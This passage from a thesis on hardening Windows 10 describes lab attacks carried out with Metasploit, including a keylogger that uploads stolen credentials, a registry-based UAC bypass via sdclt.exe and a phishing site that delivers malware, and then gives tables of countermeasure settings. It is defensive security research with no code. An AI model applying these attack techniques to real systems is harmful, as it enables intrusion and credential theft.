Again, we use our file dropper to infect the system, and we download and run the `key.exe` program. This program does–as the name suggests–log the keys entered on the keyboard and where the victim has entered them. It stores this information in a small log file and uploads them to our file server. Next, we open a website on the victim's machine and enter our username and password. Later, we can inspect the log file on our own machine and see the username and the password of the victim entered on the website. Again, antivirus software software on the system does not stop or report the program, although we used existing and known components from Metasploit.

5.3.4. User-Account-Control-Bypass

The next attack is a UAC-bypass to get administrator privileges. For this attack, we use an existing reverse TCP connection with a remote shell. We exploit for this attack a known problem in Windows 10 described in Section 5.2.4. Here, we set two registry keys to exploit that vulnerability and get administrator privileges. In our example case, we use the `sdclt.exe` to execute the attack. It is the GUI associated with the Backup and Restore utility of Windows and, thus, signed and validated by Microsoft. One can see that in contrast to the first shell, the second shell has administrator privileges. We could now do even more damage than before, e.g., install new software permanently.

5.3.5. Phishing and Fake Website

In the fifth attack, we used existing Metasploit components to create a fake TUM website. The website claims to offer an offline learning software. One can see in the video how the website presents fake missing-plugin-warnings to the victim to trick them into installing malicious software. Again, there is only the hint that the program is not signed, but no warning that the downloaded program is malicious.

5.3.6. Summary

The five presented attacks represent the rest of the attack strategies we implemented. They show that we can implement and execute real-world attacks on state-of-the-art Windows 10 using publicly available information. Moreover, our attacks showed that the configuration of the TUM-PC was as vulnerable as the Windows 10 default configuration. Thus, our assumption that systems used in the corporate context are more securely configured than systems used in private households was wrong, at least in the case of the TUM-PC. Next, as discussed already in Section 5.2.5, it was easier to fool the additional antivirus software than the Windows Defender Antivirus.

However, just implementing those attacks is not the ultimate goal of this chapter (and would not be related to security configuration). Thus, we took all full attacks and the different attack strategies we implemented and analyzed them, and how we could prevent them via configuration settings.

5.4. Countermeasures

After implementing the different attacks and attack strategies, the critical question for this chapter and this thesis in general was: Can we do *something* against these attacks with configuration hardening? Suppose some settings make specific attacks we have implemented more difficult or impossible. In that case, we have at least some arguments to change the default configuration in this setting. Since we could implement the attacks, everybody with a similar computer science background could do this. Thus, they are a real threat to most organizations or companies.

Our process to find the configuration countermeasures in the section was the following. After implementing the attack strategies, we searched for countermeasures against these attack strategies in security-configuration guides and other Windows hardening recommendations. For each configuration countermeasure, we executed the attack strategy, applied the countermeasure, and re-executed the attack strategy. If we could still run the attack strategy, the countermeasure would fail. If the attack is no longer possible, we add the countermeasure to our list of successful countermeasures.

We present these successful countermeasures in the order of the ATT&CK phases.

5.4.1. Initial Access

Again, we start with the initial access. We compiled all measures that limit the initial access of the attacks in Table 5.2.

Our first attack strategy in Section 5.2.1 was sending phishing mails. We can fight this by showing emails in plaintext, i.e., *Read e-mail as plain text*. It might be ugly, but most employees would avoid clicking on suspicious URLs in the email text.

Against the next strategy, i.e, the downloading of malicious files, we have more defensive settings in the table, e.g., *Microsoft Edge: Allow download restrictions*. They prevent the user

Configuration Setting	Secure Value	Security Impact	(Potential) Side Effects
Explorer: Configure Windows Defender Antivirus SmartScreen	`Warn and prevent bypass`	Malicious programs cannot run	Executables that are unknown or custom-made cannot run
Install a browser plug-in to block unwanted content like malicious scripts or unwanted ads	`Use options like` *`NoScript`* `or` *`uBlock Origin`*	Depending on the plug-in, no ads, etc.	Enabling scripts on benign sites is tedious
Internet Explorer: Prevent bypassing SmartScreen Filter warnings	`Enabled`	Malicious websites are blocked	Some benign websites might be unavailable
Internet Explorer: Prevent bypassing SmartScreen Filter warnings about files that are not commonly downloaded from the Internet	`Enabled`	Downloaded malware cannot run	Some benign, downloaded software might be blocked
Microsoft Edge: Allow download restrictions	`Enabled`	Dangerous files cannot be downloaded	Some benign files cannot be downloaded
Microsoft Edge: Configure Windows Defender Antivirus SmartScreen	`Enabled`	Dangerous files cannot be downloaded	Some benign files cannot be downloaded
Microsoft Edge: Prevent bypassing Windows Defender Antivirus SmartScreen prompts for sites	`Enabled`	Malicious websites are blocked	Some benign websites might be unavailable
Microsoft Edge: Prevent bypassing of Microsoft Defender SmartScreen warnings about downloads	`Enabled`	Dangerous files cannot be downloaded	Some benign files cannot be downloaded
Prevent users and apps from accessing dangerous websites	`Enabled`	Malicious websites – according to Microsoft – are blocked	Some non-malicious websites might be unavailable
Read e-mail as plain text	`Enabled`	Malicious URL links are visible	Plaintext emails are hard to read
Read signed e-mail as plain text	`Enabled`	Malicious URL links are visible	Plaintext emails are hard to read
Turn off the WebSocket Object	`Enabled`	WebSockets cannot be used for establishing a connection during an attack	Benign websites using WebSockets will not work

Table 5.2.: Configurations against the initial access vectors.

from downloading and/or executing files from the internet. Of course, one can argue that this limits the user of the system enormously. However, we would argue that most employees –developers explicitly excluded– use the same software every day and only rarely install new software.

Especially the do-not-run-a-downloaded-exe settings in the table could have stopped our attacks at this early stage.

5.4.2. Execution

All our rules to block the execution of the attack are in Table 5.3. Against the first spoof strategy mentioned in Section 5.2.2, we can turn off the *Hide Known File Extensions* setting. However, we could not find a configuration that helps against the RTLO attack strategy. Most of the configurations in Table 5.3, e.g., *Explorer: Configure Windows Defender Antivirus SmartScreen*, simply block the execution of downloaded or unknown programs, which would also block the RTLO attack strategy Furthermore, disabling of PowerShell might

reduce the risk to the system without affecting most non-developer users.

If we cannot or do not want to block the execution of unknown programs entirely, we can again limit what the users can run, e.g., via ASR rules presented in Table 5.3. These rules allow us to configure in detail what kind of programs we want to allow on a system, e.g., whether the programs have to have a certain age or a valid signature. Some of them might be too harsh for typical environments; others, e.g., *Block untrusted and unsigned processes that run from USB*, should be active on all systems. The latter configuration successfully blocked our attack strategy via a USB stick and the *autorun.inf*.

In the end, the different measures in Table 5.3 could block the presented attack strategies and, thus, stop the attack, although a stressed employee has opened a Word document with malicious macros or tried to start a downloaded `.exe`.

5.4.3. Persistence

For the next set of countermeasures, we assume that the attacker has successfully established their initial access and could start their attack, because the administrators did not establish the countermeasures mentioned in Table 5.2 and Table 5.3. However, we can still implement the countermeasures in Table 5.4 to persist their attack. We shortly want to point out why this is still important, although the attacker can already run programs at this point. Modern cyber criminals like the creators of Emotet try to infect as many systems as possible in an automated or semi-automated way. They spread malicious macros attached to Word or Excel files send via emails. If a victim opens such a document, the automated spreading would directly send new emails with the infected document to all or random contacts of the victim; sometimes even replying on existing discussion. Furthermore, the malicious script tries to create a persistent backdoor at this point.

Theoretically, the malicious script could, at this point, directly encrypt the SSD. However, the victim could have a backup, and the criminals would not earn anything. Thus, infecting the systems automatically and then using the persistent backdoor to access the system is more lucrative. The attackers can then look for information to identify the infected systems, recognize whether this is a private computer or a workplace, and assess the value they could extort from the affected company. Suppose they decide the company is prominent and wealthy enough to pay the ransom. In that case, they start the semi-automatical part of the attack, where they try to collect administrators' credentials via keyloggers, et cetera, and destroy existing or sabotage ongoing backups. This process is usually unique for one attacked company, this cannot be completely automated, and thus the attacker needs a persistent backdoor. We, as administrators, can block them from establishing this backdoor. In that case, they might run their automated script, but as soon as the system restarts –ideally every evening– the attack is over. This defense-in-depth strategy is why we fight the persistence of the attack as well and do not give up after the execution.

One measure as mentioned in Table 5.4 is to limit the persistence of an attack is to prevent standard users from scheduling tasks. On the one hand, scheduled tasks are a handy tool to automatically do certain tasks. Thus, removing this feature will restrict the users. On

Configuration Setting	Secure Value	Security Impact	(Potential) Side Effects
ASR Rule: Block executable content from email client and webmail	`1`	Systems cannot be compromised by attackers using executable files as email attachments	Employees cannot share executables via emails
ASR Rule: Block executable files from running unless they meet a prevalence, age, or trusted list criterion	`1`	New and unknown malware cannot run	New and unsigned, but benign software cannot run
ASR Rule: Block untrusted and unsigned processes that run from USB	`1`	Blocks attacks using infected USB sticks	Employees cannot share executables via USB sticks
Explorer: Configure Windows Defender Antivirus SmartScreen	`Warn and prevent bypass`	Malicious programs cannot run	Executables that are unknown or custom-made cannot run
Hide Known File Extensions	`Disabled`	Blocks fake-extension attacks	Some employees are annoyed by the file suffixes
Internet Explorer: Prevent bypassing SmartScreen Filter warnings	`Enabled`	Malicious websites are blocked	Some benign websites might be unavailable
Internet Explorer: Prevent bypassing SmartScreen Filter warnings about files that are not commonly downloaded from the Internet	`Enabled`	Downloaded malware cannot run	Some benign, downloaded software might be blocked
Microsoft Edge: Allow download restrictions	`Enabled`	Dangerous files cannot be downloaded	Some benign files cannot be downloaded
Microsoft Edge: Configure Windows Defender Antivirus SmartScreen	`Enabled`	Dangerous files cannot be downloaded	Some benign files cannot be downloaded
Microsoft Edge: Prevent bypassing of Microsoft Defender SmartScreen warnings about downloads	`Enabled`	Dangerous files cannot be downloaded	Some benign files cannot be downloaded
Windows PowerShell: Turn on Script Execution	`Allow only signed scripts/Allow local scripts and remote signed scripts`	Blocks most PowerShell-based attacks	Employees cannot use PowerShell without signing the scripts

Table 5.3.: Configurations against the execution vectors.

Configuration Setting	Secure Value	Security Impact	(Potential) Side Effects
ASR Rule: Block process creations originating from PSExec and WMI commands	`1`	Blocks the persistence via WMI	Employees cannot use WMI to schedule tasks
Remove (RX) permissions for schtasks.exe from standard users	`n/a`	Attackers cannot persist without administrative privileges	Employees without privileges cannot schedule tasks

Table 5.4.: Configurations against the persistence vectors.

the other hand, most users do not use these scheduled tasks at all. The second measure to limit the risk of persistence drastically is the ASR rule *Block process creations originating from PSExec and WMI commands*. However, we can only apply this setting in a workspace environment if the administrators do not use the WMI themselves. In a private context, we can apply this without much cost since most private users do not use the WMI at all.

With the two presented measures, we could prevent the persistence strategies discussed in Section 5.2.3.

5.4.4. Privilege Escalation

Similar to the previous chapter, we assume that the attacker can run scripts or programs but is now trying to get more privileges. The most straightforward countermeasure against the escalation strategies presented in Section 5.2.4 is creating a user without administrator privileges and logging in only with this user. Suppose we are logged in as this user and get tricked into opening a malicious document. In that case, the attacker cannot get immediate administrator access. Furthermore, we can restrict access to the registries via *Prevent access to registry editing tools / Disable Regedit from running silently*. Especially on a private computer, we can block the attack strategy to insert the program to be run in the registries to exploit the auto-elevation function of Windows. In a corporate environment, we might not want the total restriction of the registries since the administrators might change something in the registries. The most obvious measure is that only signed and validated executables are elevated, i.e., *UAC: Only elevate executables that are signed and validated* in Table 5.5. This small configuration blocked the elevation of our forged binaries and, thus, blocked our attack strategies. We could not see a use case where non-developers must run unknown programs in an elevated context. However, there might be cases, but temporary administrator interventions can resolve that.

Thus, we could prevent all the discussed privilege escalation strategies with one of the measures presented in Table 5.5.

Configuration Setting	Secure Value	Security Impact	(Potential) Side Effects
Only login as user with standard privileges	`n/a`	Blocks auto-elevation	Switching users for administrative tasks is tedious
Prevent access to registry editing tools / Disable regedit from running silently	`Enabled / Yes`	Blocks registry-based elevation	Benign programs using the registry might break
UAC: Only elevate executables that are signed and validated	`Enabled`	Blocks all attacks, unless the attacker has a valid signing certificate	Unsigned programs cannot perform administrative tasks

Table 5.5.: Configurations against the privilege escalation vectors.

5.4.5. Defense Evasion

This section assumes that the victim starts the program or that the initial malicious program is already running. However, the antivirus software is still active on the machine, scans files and activities, and might stop the attack at any point. As presented in Section 5.2.5, we could use obfuscation to circumvent the Windows Defender Antivirus. The defense evasion was the attack phase for which we could find almost no configuration value to increase the security. The only setting presented in Table 5.6 is *Enable svchost.exe mitigation options*. If this setting is enabled, attackers can no longer inject their malicious code into a running svchost.exe. However, this did only stop one of our attack strategies; the primary strategy described in Section 5.2.5 was not affected by this. Thus, we must admit that configuration hardening on the Windows level cannot prevent the defense evasion.

5.4.6. Credential Access

Similar to Section 5.4.4 and Section 5.4.2, we assume that the attack is already running. However, the privilege escalation failed initially, and the attackers are trying to get administrators' credentials to proceed with their evil plan. Since the defense evasion strategies could not be blocked, there is no risk of being detected by the antivirus software.

Some of the settings we collected in Table 5.7, e.g., *Account lockout threshold* or *Account lockout duration*, should slow down brute-force attacks against passwords or PINs. Although these attacks are slower than most other attacks, we could block our brute-force attack

Configuration Setting	Secure Value	Security Impact	(Potential) Side Effects
Enable svchost.exe mitigation options	`Enabled`	Blocks the injection into the svchost process	`n/a`

Table 5.6.: Configurations against the defense evasion vectors.

Configuration Setting	Secure Value	Security Impact	(Potential) Side Effects
ASR Rule: Block credential stealing from the Windows local security authority subsystem (lsass.exe)	`1`	Attacker cannot extract NTLM hashes	`n/a`
ASR Rule: Block executable files from running unless they meet a prevalence, age, or trusted list criterion	`1`	New and unknown malware cannot run	New and unsigned, but benign software cannot run
NTFS: Enable NTFS pagefile encryption	`Enabled`	Extraction via pagefile is not possible	Reduced performance
Account lockout duration	`Configure`	Slows down brute-force attacks	Employees who do not remember their entire password cannot work for some time
Account lockout threshold	`Configure`	Slows down brute-force attacks	Employees who do not remember their entire password cannot work for some time
Block known malicious executables via *Windows Defender Application Control* Hash Rule	`Disallowed`	Attackers have to use other tools or repackage them	Users cannot use these tools
Configure minimum PIN length for startup	≥ 10	Slows down brute-force attacks	Employees might forget the longer PIN
Configure use of hardware-based encryption for fixed data drives	`Disabled`	Attackers cannot extract data from a stolen device	Reduced performance, special hardware needed
Configure use of hardware-based encryption for operating system drives	`Disabled`	Attackers cannot extract data from a stolen device	Reduced performance, special hardware needed
Configure use of hardware-based encryption for removable data drives	`Disabled`	Attackers cannot extract data from a stolen device	Reduced performance, special hardware needed
Configure use of passwords for fixed data drives	`Require password for fixed data drive / Require password complexity`	Attackers cannot extract data from a stolen device	Reduced performance, hard to recover if key is lost
Configure use of passwords for operating system drives	`Require password complexity`	Attackers cannot extract data from a stolen device	Reduced performance, hard to recover if key is lost
Configure use of passwords for removable data drives	`Require password for removable data drive / Require password complexity`	Attackers cannot extract data from a stolen device	Reduced performance, hard to recover if key is lost
Disable *remember password* for Internet e-mail accounts	`Disabled`	No email passwords to steal	Entering the email password every day is tedious
Disable Password Managers for web browsers	`Disabled`	No website passwords to steal	Entering every website password is tedious

Table 5.7.: Configurations against the credential access vectors.

Configuration Setting	Secure Value	Security Impact	(Potential) Side Effects
Minimum password length	`Configure`	Slows down brute-force attacks	Employees might forget the longer password
Minimum PIN length	`Configure`	Slows down brute-force attacks	Employees might forget the longer PIN
Password must meet complexity requirements	`Enabled`	Slows down brute-force attacks	Employees might forget the longer password
Remove (RX) permissions for netsh.exe from standard users	`n/a`	Blocks non-privileged attacks to sniff Wi-Fi credentials	Employees cannot use the tool
Require additional authentication at startup	`Require startup (key and) PIN with TPM`	Attackers cannot extract data from a stolen device	Reduced performance, hard to recover if key is lost
Require digits	`Enabled`	Slows down brute-force attacks	Employees might forget the more complex password
Require lowercase letters	`Enabled`	Slows down brute-force attacks	Employees might forget the more complex password
Require special characters	`Enabled`	Slows down brute-force attacks	Employees might forget the more complex password
Require uppercase letters	`Enabled`	Slows down brute-force attacks	Employees might forget the more complex password
Reset account lockout counter after	`Configure`	Brute-force attacks practically impossible	Organizational overhead for unlocking the locked accounts
Shutdown: Clear virtual memory pagefile	`Enabled`	Attacker cannot extract data from pagefile/hibernation file	Reduced performance

Table 5.8.: Configurations against the credential access vectors II.

strategies with these rules.

Countering the attack strategy of stealing the NTLM hashes was straightforward since there is an ASR *Block credential stealing from the Windows local security authority subsystem (lsass.exe)*. We do no know why this is not the default setting, but we suspect some legacy systems might rely on this function.

Furthermore, we compiled in Table 5.7 several rules, e.g., *Disable Password Managers for web browsers* several settings that reduce the credentials stored on the system. These configurations obviously blocked our attack strategy of stealing passwords stored in web browsers. However, they have non-technical implications, such as weaker passwords, since users must memorize and type them repeatedly. Thus, we can only partially recommend them. Another strategy against those attacks is to explicitly block the publicly known tools for these tasks via AppLocker or Windows Defender Application control rules. However, the attacker can modify the binaries. Thus, we could not find a working and universally recommended configuration measure to fight these attack strategies.

In contrast to the negative result of credential extraction attacks before, it was relatively easy to block our attack strategies based on hibernation and page file. As mentioned in Table 5.7, there are the two settings *Shutdown: Clear virtual memory pagefile* and *NTFS: Enable NTFS pagefile encryption*. Those settings effectively blocked our attack strategies based on extracting from page or hibernation files.

As stated in Section 5.2.6, we did not implement the hardware-based attack strategies

Configuration Setting	Secure Value	Security Impact	(Potential) Side Effects
Block connections from `cmd.exe` with a Windows Firewall Outbound Rule	`n/a`	Attackers cannot use `cmd` for establishing a connection	Users cannot download files with `cmd`

Table 5.9.: Configurations against the command and control vectors.

on the TPM. Thus, the recommendations in Table 5.7 that refer to the TPM are the only configurations we could not evaluate ourselves. However, the results of the studies [2, 64] suggest that setting a long and complex password or PIN and using software-based encryption can effectively block these attacks.

The result of the evaluation of configuration measures against our credential access strategies is mixed. On the one hand, we could block some of our attacks with configurations, e.g., the page or hibernation file extraction. On the other hand, we could not find practical configurations that block the extraction of credentials from mail programs or browsers.

5.4.7. Command and Control

Our command-and-control attack strategies involve to execute programs. Thus, some rules from Table 5.3, e.g., to block scripts or only run certain scripts, block the command-and-control parts of our attacks as well. Apart from these rules, we can the Windows firewall to block outbound traffic, e.g., from the `cmd.exe` or PowerShell. However, it is deputable how practical this rule is; it might be that the administrators of the systems need scripts PowerShell that also need outbound traffic. Similar to Section 5.4.5, we could not block this part of our attacks with practical configuration measures.

5.4.8. Impact

For this last phase, we assume that the attackers can interactively execute their scripts and code on our system, but they do not have administrative access; otherwise, they could change the configuration of Windows 10 and remove the measures we collected in Table 5.10 at the end of this chapter. Similar to previous steps, any limitation to what programs can run blocks impact strategies that rely on them. If we turn off PowerShell or allow only signed scripts, any PowerShell-based is blocked. The next group of settings in Table 5.10 limit the access of standard users to specific programs, e.g., `certutil` or `cmd.exe`. Thus, the attack strategy that uses the `certutil` to download more malicious files can be blocked for standard users. Another group is the camera-related settings. Of course, disabling the camera blocked our attack strategy of recording the victim. However, this is only reasonable in contexts where the users will never use the camera of the machine, e.g., if all employees get the same laptop with the integrated camera, but nobody does video calls or presentations. The more relaxed setting deactivates the camera when the lock screen is on,

Configuration Setting	Secure Value	Security Impact	(Potential) Side Effects
ASR Rule: Block executable files from running unless they meet a prevalence, age, or trusted list criterion	`1`	New and unknown malware cannot run	New and unsigned, but benign software cannot run
Block connections from `certutil` with a Windows Firewall Outbound Rule	`n/a`	Attackers cannot use `certutil` for downloading other malware	Users cannot download certificates with `certutil`
Block connections from PowerShell with a Windows Firewall Outbound Rule	`n/a`	Attackers cannot use `powershell` for establishing a connection	Users cannot download files with `powershell`
Configure Controlled folder access	`Enabled: Block`	Untrusted ransomware cannot encrypt files	Some benign software cannot edit the files
Configure protected folders	`Configure`	Untrusted ransomware cannot encrypt files	Some benign software cannot edit the files
Disallow Use of Camera	`Disallowed`	Attackers cannot extract data via the camera	No video calls possible
Prevent access to the command prompt	`Enabled`	Attackers cannot use the command prompt	Employees cannot use the command prompt
Prevent enabling lock screen camera	`Enabled`	Attackers can only extract data while the screen is unlocked	Accidentally locking the screen stops camera recording
Remove (RX) permissions for `certutil` from standard users	`n/a`	Unprivileged attackers cannot use `certutil` for downloading other malware	Standard users cannot download certificates with `certutil`
Remove (RX) permissions for `cmd.exe` from standard users	`n/a`	Unprivileged attackers cannot use the `cmd`	Standard users cannot use the `cmd`
Windows PowerShell: Turn on Script Execution	`Allow only signed scripts/Allow local scripts and remote signed scripts`	Blocks most PowerShell-based attacks	Employees cannot use PowerShell without signing the scripts

Table 5.10.: Configurations against the impact vectors.

i.e., *Prevent enabling lock screen camera*. Without this setting activated, the attacker could see what is happening in front of the camera even if the screen is locked.

To counter the threat of encrypting our data and demanding a ransom, only the *Controlled*

folder access and *Configure protected folders* configuration settings were applicable. If we configure, e.g., our `Documents` folder as a protected folder, the ransomware cannot encrypt it. Maintaining the list of legitimate programs that are allowed to access the protected folders may be tedious, but it is worth doing so.

None of the settings above is a silver bullet that turns Windows 10 into an unbreakable fortress. However, every setting makes one part of the attacks we have implemented more difficult, and, hence, increases the attackers' effort to reach their goal. As most of the criminal attackers are nowadays conducting cyber crimes for financial reasons, they also make economical decisions. They have their standard attacks usually based on existing exploits and software and try to attack as many systems with the least effort. If it is more cumbersome and tedious for them to hack a system because of the presented countermeasures, they might decide to drop their attack and move to the next target.

5.5. Discussion

In the following, we discuss the attacks we implemented, the countermeasures we have or have not found against them, and the resulting implications. We want to state that all statements about the usefulness of configuration hardening are limited to the context of this chapter, e.g., the configuration of Windows 10 and the attack strategies presented in the previous chapters. For other systems or attacks, we could draw completely different conclusions.

We want to start with the most significant caveat of our attacks, and thus also to the configuration hardening measures motivated by them. We could not implement an attack without the victim's interaction, i.e., we did not present a zero-click attack. Thus, if we only consider the attacks we presented in this chapter **and** assume that our victim **does not** start any malicious macro or does not click on any malicious link, our attacks are not practicable, and there is **no** need for configuration hardening. Thus, if this assumption is valid for an organization or company, the administrators do not have to implement a Windows 10 security-configuration guide. Based on this assumption, we have to accept the hypothesis we made at the beginning of this chapter that there is no need for security configuration, and thus this whole thesis.

Since most organizations and companies' second part of the assumption is invalid, they try to make it accurate via awareness training. However, a recent study suggests combining simulated phishing exercises and voluntary embedded training made employees more susceptible to phishing [52]. Thus, we –and also others– believe that despite all awareness training, there will be people within an organization that, at some point, make a mistake and start the attack. Therefore, we think that our attacks are **practicable** and that we need configuration hardening as an additional security measure in addition to awareness training.

Let us look at the attacks and the corresponding configuration measures. We recognize a difference between the different phases in the ATT&CK framework. On the one hand,

many configurations block the execution or credential access attack strategies. On the other hand, there are no or only a few helpful configurations to avoid defense evasion, command and control, or even initial access. Thus, configuration hardening can successfully prevent attacks at a phase like the execution or the credential access, but they are only sometimes successful. In practice, we should combine configuration hardening with other security measures, e.g., awareness training for the initial phase or anomaly detection systems for the defense evasion phase.

If we look at the complete attacks, we presented in Section 5.3, we could block all of them with one or more configuration measures. Furthermore, we could block the implemented attacks usually at one phase and different phases with different settings. This means that the defense-in-depth approach of configuration hardening can still be successful, even if the attacker circumvents a measure in a previous phase with a newly discovered technique. For example, suppose the attacker executes some script through a new exploit, although we configured Windows 10 to turn off all scripting. If they cannot establish a persistent backdoor, because we configured the settings presented in Section 5.4.3, the attack will end unsuccessfully after the system is restarted. Moreover, an employee will likely only click once on a phishing email.

The fact that we found different configuration measures blocking our attacks at different phases makes security configuration flexible. For example, suppose we cannot block PowerShell because we need it in our setup. In that case, we can still configure other rules that block the same attack in the same or another phase of the ATT&CK framework.

In general, attackers can reproduce the presented attacks we implemented and attack companies or organizations with them. Thus, these attacks pose a real risk to most companies and organizations. Furthermore, we showed that configuration measures can block these attacks at different levels of the attacks. Therefore, we can, for the given context, reject the hypothesis that there is no need for configuration hardening. We could measure the positive effect, i.e., the blocking of attacks, for the countermeasures presented in Section 5.4. Thus, our qualitative evaluation could show the effectiveness of configuration hardening for Windows 10.

5.6. Conclusion

In this chapter, we have implemented several attack strategies to attack Windows 10 in the configuration used at the TUM. We organized our attacks aligned to the ATT&CK framework and focused on the phases *Initial Access*, *Execution*, *Persistence*, *Privilege Escalation*, *Defense Evasion*, *Credential Access*, *Command and Control*, and *Impact*. We could –except for a few mentioned exceptions– successfully implement and execute all attack strategies mentioned in Section 5.2. However, we discussed the big caveat of our attacks, i.e., that all attacks need at least some user interaction. Furthermore, we combined the attack strategies to the five attacks presented in Section 5.3. Afterward, presented in Section 5.4 configuration measures that could block our attack strategies in practice. In some phases, like the execu-

tion or credential access phase, configuration hardening is more effective than in others; we could not prevent the defense evasion or only achieve minor improvements at the initial access. However, we think that the attack strategies presented in Section 5.2 combined to complete the attacks presented in Section 5.2 in combination with the configuration measures that block them give a strong argument for the effectiveness of configuration hardening.

Our conclusion of this chapter is, therefore, the following: Suppose administrators are afraid to implement complete security-configuration guides, e.g., because of potential functionality-breaking rules. In that case, they should look at the presented attack strategies. If an attack strategy presented in Section 5.2 is realistic in their situation, they should have a look at the corresponding configuration measures presented in Section 5.4 and configure the settings that block those attack strategies. Thus, they can block the attack strategies without unwanted side effects.

6. Automated Identification of Breaking Security-Configuration Rules

This chapter presents how we can efficiently identify security-configuration rules that reduce the functionality of a system. Parts of this chapter have previously appeared in [115], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

6.1. Introduction

In practice, many administrators are very reluctant to apply configuration hardening to systems in production. Even if a guide is available and the necessary processes and tools to implement guides efficiently, they are discouraged by the fear of breaking the existing functionality. In this chapter, we focus on problem of hardening existing systems and detect functionality-breaking rules automatically.

6.1.1. Motivating Example

Figure 6.1 shows the current situation of hardening existing systems. Administrator Alice is responsible for a server running essential business functions (see Figure 6.1, *Scenario*). For example, the server could run Windows Server 2019 and a Microsoft Exchange server on top. Thus, the business functions would be in this case everything the company employees want to do with via the Exchange server, e.g, sending and receiving emails, reading and updating the calendar, et cetera. For our approach, we assume that these functions are matched by automatic tests in different levels of abstraction from unit tests to end-to-end tests. We are aware that this is a strong assumption and will discuss it in detail in Section 6.8.2. In our Windows Server 2019 with Exchange example, the tests could be Power Automate scripts executing the most common tasks. If all test run successfully, the business functions are still there.

Alice wants to configure the server securely and uses a CIS guide. This guide has more than 500 rules. Alice automatically checks how many rules of the guide the system is currently not compliant with (see Figure 6.1, *Step 1*).

As shown in Section 3.3, a system using Windows 10 or Microsoft Office in the default configuration is, on average, only compliant with $\approx 17.7\%$ of the corresponding CIS rules.




Figure 6.1.: The current process of hardening existing systems.

Thus, the checks will report more than 410 non-compliant rules. Alice could go through these rules and make for each rule two decisions (see Figure 6.1, *Step 2a*): First, is this rule important for the security of her server? A specific rule might be beneficial in general, but the threat addressed by the rule might not be relevant for her server. Second, could the rule interfere with the current behavior of the system, i.e., is the rule disabling some functionality the existing systems on the server still need?

Both decisions are complex and time-consuming. For the first one, we need a threat analysis to identify the relevant assets and resulting threats. For the second one, we need to know the potential side effects. For each side effect, we then have to check whether it affects the software running on the server. Although the rules include a description of the potential side effect, one must know how the existing software works to estimate potential problems with the rules to apply. If we calculated with one minute per decision, the process would last more than six hours. There are only a few systems where such an extensive analysis is economically reasonable. Alice could go into two different directions. Either she applies all non-compliant rules on the server or does not harden the server. Any mixture of those two options would result in more work, i.e., through considering which rule to implement or bear the risk of breaking the system. Thus, it is more like that Alice tends toward the one or the other direction.

If she chooses to apply all non-compliant rules, most probably problems in the system functionality will arise, and such problems will be revealed by re-running the tests checking the business functions after the hardening process. Thus, we assume for our example that there are broken functionalities. If Alice knows the software running on the server, she can guess which rules might cause the problems (see Figure 6.1, *Step 2b*); we call these rules functionality-breaking or just **breaking** rules. Otherwise, she has to disable rules until she finds all breaking rules.

If Alice found all the breaking rules and applied all other rules, she could guarantee the system's functionality and maximize the security gained by the configuration hardening. Usually, Alice does not know how many rules she has to exclude and how the rules work together. Multiple rules can break the same functionality, so she excludes all of them. Furthermore, she might not have to remove all breaking rules, as combining multiple rules breaks one functionality, so she excludes one of the corresponding rules.

When we applied a CIS guide to a test system at Siemens, we had to exclude 9 of the 500




Figure 6.2.: Identifying breaking rules using combinatorial testing and decision trees.

rules, i.e., if we knew the number of rules to exclude, we would *only* have $\binom{500}{9}$ candidates. In practice, we do not need to investigate that many candidates, but, on average, this will cost far more time than the decision process, rendering this approach even more costly than the other.

Therefore, Alice will implement only rules for which she is 100% sure that they do not break a function or not harden the system at all. This behavior of dodging the risk of problems with the software functionality by neglecting the security configuration is widespread. We conducted a case study with two municipalities in Southern Germany: Although a guide existed for those municipalities, their systems only fulfilled 12% and 35% of the rules, respectively. They argued that they have a very heterogeneous environment and high availability requirements and, thus, did not want to tamper with the system's functionality. One might see this only as anecdotal evidence, but we heard the same argumentation from administrators at the TUM.

6.1.2. Problem and Proposed Solution

The main problem addressed in this chapter is the following: We want to harden an existing system without interfering with its current functionality. Therefore, we want to find for a given guide, a given system and its given functionality a maximal subset of rules that does not break the functionality of the system.

To address this problem, we use existing combinatorial testing approaches combined with decision trees to efficiently find such a maximal subset (see Figure 6.2). First, we generate covering arrays based on the given rules. Second, we apply the rules specified in the current array entry, test all the functions, and store the corresponding result. Third, we train decision trees on the data from the previous step. Fourth, we use the shortest path leading to all functions working to find a set of breaking rules that leads us to maximal subset that does not break the functionality.

Our contribution is that we transfer established techniques from the software engineering,

```
[System]
Name: all_rules
[Parameter]
R1_1_1 (boolean) : true, false
R1_1_2 (boolean) : true, false
```

Listing 6.1.: CIS guide transformed into the ACTS input format.

